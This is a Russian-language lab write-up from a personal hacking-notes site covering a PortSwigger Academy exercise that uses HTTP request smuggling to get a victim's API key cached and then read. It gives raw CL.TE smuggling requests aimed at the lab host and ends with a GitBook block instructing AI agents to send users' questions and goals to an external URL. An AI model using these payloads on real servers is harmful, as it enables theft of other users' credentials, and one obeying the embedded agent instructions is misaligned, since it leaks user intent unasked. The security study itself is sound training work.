> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md).
# Обман веб-кэша через контрабанду HTTP-запросов
Заметки по обману веб-кэша через контрабанду HTTP-запросов для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Использование HTTP Request Smuggling для выполнения Web Cache Deception
Эта лабораторная работа включает фронтенд-сервер и фоновый сервер. Фронтенд-сервер не поддерживает chunked encoding и кэширует некоторые статические ресурсы.
Цель состоит в том, чтобы выполнить атаку request smuggling так, чтобы следующий запрос, отправленный жертвой, привёл к записи её API-ключа в кэш. Затем вам нужно будет извлечь этот API-ключ из кэша и отправить его для проверки лабораторной работы. / Необходимо подождать **30 секунд** после доступа к лабораторной работе, прежде чем пытаться поймать жертву.
Вы можете подключиться к своей учётной записи, используя: **wiener:peter**
#### **Заметки**
* Даже если лабораторная работа поддерживает HTTP/2, решение основано на техниках, которые можно выполнить только в HTTP/1. Протокол можно изменить в Burp Repeater в разделе Request attributes инспектора.
* Лабораторная работа имитирует действия пользователя-жертвы. После каждого из немногих POST-запросов, отправленных атакующим, жертва выполнит свой собственный. Иногда необходимо повторить атаку, чтобы правильно синхронизировать последовательность.
#### **Анализ поведения**

В панели My account у вас есть собственный API-ключ.

Наблюдается, что `tracking.js` файл кэшируется на **30 секунд**.
#### **Начальный тест**

Отправка следующего некорректного запроса:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 35
Transfer-Encoding: chunked
0
GET /error HTTP/1.1
Тест: A
```
Мы получаем ответ **404**, что подтверждает пригодность этого поведения.
#### **Smuggling, нацеленный на /my-account**
Затем подготавливается скрытый запрос для `/my-account` затем подготавливается:
```http
POST / HTTP/1.1
Host: 0afb0023044a8040803d4efb00e3009b.web-security-academy.net
Content-Length: 38
Transfer-Encoding: chunked
0
GET /my-account HTTP/1.1
Тест: A
```
Когда жертва отправляет свой запрос после нашей инъекции, ответ, содержащий \*\*её API-ключ\*\*, сохраняется в кэше вместо `tracking.js` файле.
#### **Результат**

Когда вы загрузите кэшированный ресурс, появится API-ключ администратора:
```
Ваш API-ключ: WiH6ND6YwY5ISnCFYbKbTKFRwFF4VXnk
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/web-cache-deception-via-http-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.